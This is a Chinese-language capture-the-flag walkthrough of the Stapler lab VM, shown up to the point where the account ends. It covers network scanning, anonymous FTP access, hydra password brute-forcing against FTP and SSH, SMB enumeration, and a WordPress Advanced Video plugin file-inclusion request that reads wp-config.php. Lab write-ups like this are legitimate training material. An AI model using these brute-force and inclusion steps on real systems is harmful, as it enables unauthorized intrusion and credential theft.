一、环境配置

1. 导入ovf时报错，修复方法参考这篇文章：VMware 导入 ovf 文件格式异常报错之探解
2. 修该调整ovf文件中所有的<rasd:Caption>元素与<rasd:Description>元素的位置，使其中的元素按字母顺序排列
3. 重新计算其sha-1散列值，并在Stapler.mf 文件中替换，否则无法通过文件完整性校验

```
PS E:\sec\Stapler\Stapler> certutil -hashfile .\Stapler.ovf sha1
SHA1 的 .\Stapler.ovf 哈希:
ae3241590c175da26107b9b967cb2771913110c1
CertUtil: -hashfile 命令成功完成。
PS E:\sec\Stapler\Stapler>
```

Stapler.mf

File Edit View

```
SHA1(Stapler.ovf)= ae3241590c175da26107b9b967cb2771913110c1
SHA1(Stapler-disk1.vmdk)= 794a3d02e5c5f8b3b8804bf5383f20a8b048cd28
```

4. 再次导入ovf就不会报错了，注意保持kali的网卡模式与靶机一致

二、信息收集

1. 主机发现，如下，192.168.88.128就是靶机

```
sudo arp-sccan -l
```

```
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:fd:f0:fe, IPv4: 192.168.88.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.88.1    00:50:56:c0:00:01       (Unknown)
192.168.88.128  00:0c:29:df:be:33       (Unknown)
192.168.88.254  00:50:56:ed:37:a7       (Unknown)
```

2. 端口扫描，如下，开放了20、21、53、80、139、666、3306、12380端口，其中21端口ftp允许匿名登录，139端口smb允许guest，版本4.3.9，系统为ubuntu，web服务为PHP cli server 5.5 or later

```
sudo nmap -A -n -sT -sV -O -p- 192.168.88.128
```

```
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.88.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http        PHP cli server 5.5 or later
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   ◆◆#◆U      Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     38M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 46
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, FoundRows, ConnectWithDatabase, ODBCClie
nt, InteractiveClient, LongPassword, Speaks41ProtocolNew, IgnoreSigpipes, SupportsTransactions, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCo
mpression, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: x}mfT\x14C_,DnJ\x10б\x1E\x07'8)!
|_  Auth Plugin Name: mysql_native_password
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

3. nmap扫描一下主机漏洞，如下，发现smb存在漏洞

```
nmap --script=vuln 192.168.88.128
```

```
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
53/tcp   open   domain
80/tcp   open   http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
139/tcp  open   netbios-ssn
666/tcp  open   doom
3306/tcp open   mysql

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103

Nmap done: 1 IP address (1 host up) scanned in 532.85 seconds
```

4. 扫描一下web目录，发现有.bash_logout、.bashrc、.profile文件

```
dirsearch -u "http://192.168.88.128" -r -i 200,301,302
```

```
[06:04:29] Starting:
[06:04:29] 200 -  220B  - /.bash_logout
[06:04:29] 200 -    4KB - /.bashrc
[06:04:31] 200 -  675B  - /.profile
```

三、getshell

（一）ftp未授权访问

1. ftp匿名登录

```
└─$ ftp 192.168.88.128
Connected to 192.168.88.128.
220-
220-┤──────────────────────────────────────────────────────────────────────────────────────────────────────────────├
220-┤ Harry, make sure to update the banner when you get a chance to show who has access here                       |
220-┤──────────────────────────────────────────────────────────────────────────────────────────────────────────────├
220-
220
Name (192.168.88.128:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> help
Commands may be abbreviated.  Commands are:

!           case        dir         fget        idle        mdelete     modtime     ntrans      progress    rcvbuf      rmdir       sndbuf      type
$           cd          disconnect  form        image       mdir        more        open        prompt      recv        rstatus     status      umask
account     cdup        edit        ftp         lcd         mget        mput        page        proxy       reget       runique     struct      unset
append      chmod       epsv        gate        less        mkdir       mreget      passive     put         remopts     send        sunique     usage
ascii       close       epsv4       get         lpage       mls         msend       pdir        pwd         rename      sendport    system      user
bell        cr          epsv6       glob        lpwd        mlsd        newer       pls         quit        reset       set         tenex       verbose
binary      debug       exit        hash        ls          mlst        nlist       pmlsd       quote       restart     site        throttle    xferbuf
bye         delete      features    help        macdef      mode        nmap        preserve    rate        rhelp       size        trace       ?
```

2. ls查看存在的文件，发现存在一个note文件

```
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
```

3. 查看note文件内容，发现存在一个用户名Elly

```
└─$ cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

4. 将Elly、elly保存到一个txt文件中，使用hydra进行爆破，爆破出ftp口令elly/ylle，可以看出用户名与密码是逆序的


```
hydra -L ftp_user_name.txt -e nsr ftp://192.168.88.128
```

```
└─$ hydra -L ftp_user_name.txt -e nsr ftp://192.168.88.128
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-09 06:59:00
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:2/p:3), ~1 try per task
[DATA] attacking ftp://192.168.88.128:21/
[21][ftp] host: 192.168.88.128   login: elly   password: ylle
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-09 06:59:04
```


5. 使用该口令登录ftp，ls发现文件挺多仔细一分析发现似乎都是/etc下的文件，也就是说ftp挂在在/etc下

```
Name (192.168.88.128:kali): elly
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    5 0        0            4096 Jun 03  2016 X11
drwxr-xr-x    3 0        0            4096 Jun 03  2016 acpi
-rw-r--r--    1 0        0            3028 Apr 20  2016 adduser.conf
-rw-r--r--    1 0        0              51 Jun 03  2016 aliases
-rw-r--r--    1 0        0           12288 Jun 03  2016 aliases.db
drwxr-xr-x    2 0        0            4096 Jun 07  2016 alternatives
drwxr-xr-x    8 0        0            4096 Jun 03  2016 apache2
drwxr-xr-x    3 0        0            4096 Jun 03  2016 apparmor
drwxr-xr-x    9 0        0            4096 Jun 06  2016 apparmor.d
drwxr-xr-x    3 0        0            4096 Jun 03  2016 apport
drwxr-xr-x    6 0        0            4096 Jun 03  2016 apt
-rw-r-----    1 0        1             144 Jan 14  2016 at.deny
drwxr-xr-x    5 0        0            4096 Jun 03  2016 authbind
-rw-r--r--    1 0        0            2188 Sep 01  2015 bash.bashrc
drwxr-xr-x    2 0        0            4096 Jun 03  2016 bash_completion.d
-rw-r--r--    1 0        0             367 Jan 27  2016 bindresvport.blacklist
drwxr-xr-x    2 0        0            4096 Apr 12  2016 binfmt.d
drwxr-xr-x    2 0        0            4096 Jun 03  2016 byobu
drwxr-xr-x    3 0        0            4096 Jun 03  2016 ca-certificates
-rw-r--r--    1 0        0            7788 Jun 03  2016 ca-certificates.conf
drwxr-xr-x    2 0        0            4096 Jun 03  2016 console-setup
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.d
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.daily
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.hourly
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.monthly
drwxr-xr-x    2 0        0            4096 Jun 03  2016 cron.weekly
-rw-r--r--    1 0        0             722 Apr 05  2016 crontab
-rw-r--r--    1 0        0              54 Jun 03  2016 crypttab
drwxr-xr-x    2 0        0            4096 Jun 04  2016 dbconfig-common
drwxr-xr-x    4 0        0            4096 Jun 03  2016 dbus-1
-rw-r--r--    1 0        0            2969 Nov 10  2015 debconf.conf
-rw-r--r--    1 0        0              12 Apr 30  2015 debian_version
drwxr-xr-x    3 0        0            4096 Jun 05  2016 default
-rw-r--r--    1 0        0             604 Jul 02  2015 deluser.conf
drwxr-xr-x    2 0        0            4096 Jun 03  2016 depmod.d
drwxr-xr-x    4 0        0            4096 Jun 03  2016 dhcp
-rw-r--r--    1 0        0           26716 Jul 30  2015 dnsmasq.conf
drwxr-xr-x    2 0        0            4096 Jun 03  2016 dnsmasq.d
```

6. 将passwd文件get下来，查看内容，将其中有登录权限的用户复制出来



7. 使用hydra对上面复制出来的用户名进行ssh爆破，如下，成功爆破出弱口令



8. 使用爆破出来的口令进行ssh连接，成功获取shell

```
ssh -oHostKeyAlgorithms=+ssh-dss SHayslett@192.168.88.128
```

```
└─$ ssh -oHostKeyAlgorithms=+ssh-dss SHayslett@192.168.88.128
The authenticity of host '192.168.88.128 (192.168.88.128)' can't be established.
ED25519 key fingerprint is SHA256:eKqLSFHjJECXJ3AvqDaqSI9kP+EbRmhDaNZGyOrlZ2A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.88.128' (ED25519) to the list of known hosts.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~          Barry, don't forget to put a message here           ~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
SHayslett@192.168.88.128's password:
Permission denied, please try again.
SHayslett@192.168.88.128's password:
Welcome back!
SHayslett@red:~$
```

（二）smb共享漏洞

1. 使用enum4linux进行smb漏洞利用，将结果保存到smb_result.txt，发现存在共享目录，同样探测出了一批可登录的用户名

```
enum4linux -a 192.168.88.128 | tee smb_result.txt
```

```
[+] Attempting to map shares on 192.168.88.128

//192.168.88.128/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.88.128/kathy  Mapping: OK Listing: OK Writing: N/A
//192.168.88.128/tmp    Mapping: OK Listing: OK Writing: N/A
```

```
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
```

2. 使用上面发现的用户名进行爆破，结果与上面ftp的相同，使用smbclient登录smb共享目录tmp

```
smbclient -N //192.168.88.128/tmp
```

```
└─$ smbclient -N //192.168.88.128/tmp
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul  9 13:56:59 2023
  ..                                  D        0  Mon Jun  6 17:39:56 2016
  ls                                  N      274  Sun Jun  5 11:32:58 2016

                19478204 blocks of size 1024. 16396468 blocks available
smb: \> cat ls
cat: command not found
smb: \> get ls
getting file \ls of size 274 as ls (53.5 KiloBytes/sec) (average 53.5 KiloBytes/sec)
smb: \>
```

3. 发现有一个ls文件，get下来，发现是一个时间同步的文件

```
.:
total 12.0K
drwxrwxrwt  2 root root 4.0K Jun  5 16:32 .
drwxr-xr-x 16 root root 4.0K Jun  3 22:06 ..
-rw-r--r--  1 root root    0 Jun  5 16:32 ls
drwx------  3 root root 4.0K Jun  5 15:32 systemd-private-df2bff9b90164a2eadc490c0b8f76087-systemd-timesyncd.service-vFKoxJ
```

4. 查看另一个smb共享目录，发现有两个目录

```
smbclient -N //192.168.88.128/kathy
```

```
└─$ smbclient -N //192.168.88.128/kathy
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun  3 12:52:52 2016
  ..                                  D        0  Mon Jun  6 17:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 11:02:27 2016
  backup                              D        0  Sun Jun  5 11:04:14 2016

                19478204 blocks of size 1024. 16396468 blocks available
smb: \>
```


5. cd进去看看，发现kathy_stuff目录下有一个todo-list.txt文件，backup目录下有一个vsftpd.conf文件和一个wordpress-4.tar.gz源码压缩包

(三)wordpress getshell


1. 访问12380端口，发现是一个网站，访问robots.txt文件，发现有两个目录

```
User-agent: *
Disallow: /admin112233/
Disallow: /blogblog/
```

2. 访问admin112233目录，是个弹窗，估计可能有彩蛋



3. https访问blogblog目录，发现是个wordpress的网站，这个网站估计就是用上面发现的源码搭建的



4. 访问wp-content目录，发现有目录遍历，有plugins插件目录

Index of /blogblog/wp-content

Name	Last modified	Size	Description
Parent Directory		-	
plugins/	2016-06-05 16:55	-	
themes/	2016-06-04 01:05	-	
uploads/	2016-06-07 11:52	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.88.128 Port 12380

5. 访问plugins目录发现有video插件

Index of /blogblog/wp-content/plugins

Name	Last modified	Size	Description
Parent Directory		-	
advanced-video-embed-embed-videos-or-playlists/	2015-10-14 13:52	-	
hello.php	2016-06-03 23:40	2.2K	
shortcode-ui/	2015-11-12 17:07	-	
two-factor/	2016-04-12 22:56	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.88.128 Port 12380

```
=== Advanced video embed  ===
Contributors: arshmultani,meenakshi.php.developer,DScom
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=Z7C7DNDD9VS3L
Tags: advanced video embed,youtube video embed,auto poster, wordpress youtube playlist maker,wordpres
shortcode,wordpress youtube video as post,video embed , wordpress video embeding plugin,
Requires at least: 3.0.1
Tested up to: 3.3.1
Stable tag: 1.0
Version: 1.0
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
```

6. 搜索video embed插件的漏洞，发现有一个文件包含漏洞

```
└─$ searchsploit wordpress video embed
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------
WordPress Plugin Advanced Video 1.0 - Local File Inclusion                                       | php/webapps/39646.py
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

7. 使用poc读取wp-config.php配置文件，执行poc后会在uploads下生成一个img图片

```
http://192.168.88.128: 12380/blogblog/wp-admin/admin-ajax.php?
action=ave_publishPost&title=random&short=1&term=1&thumb=../wp-config.php
```

Index of /blogblog/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
1905091353.jpeg	2023-07-09 22:07	3.0K	

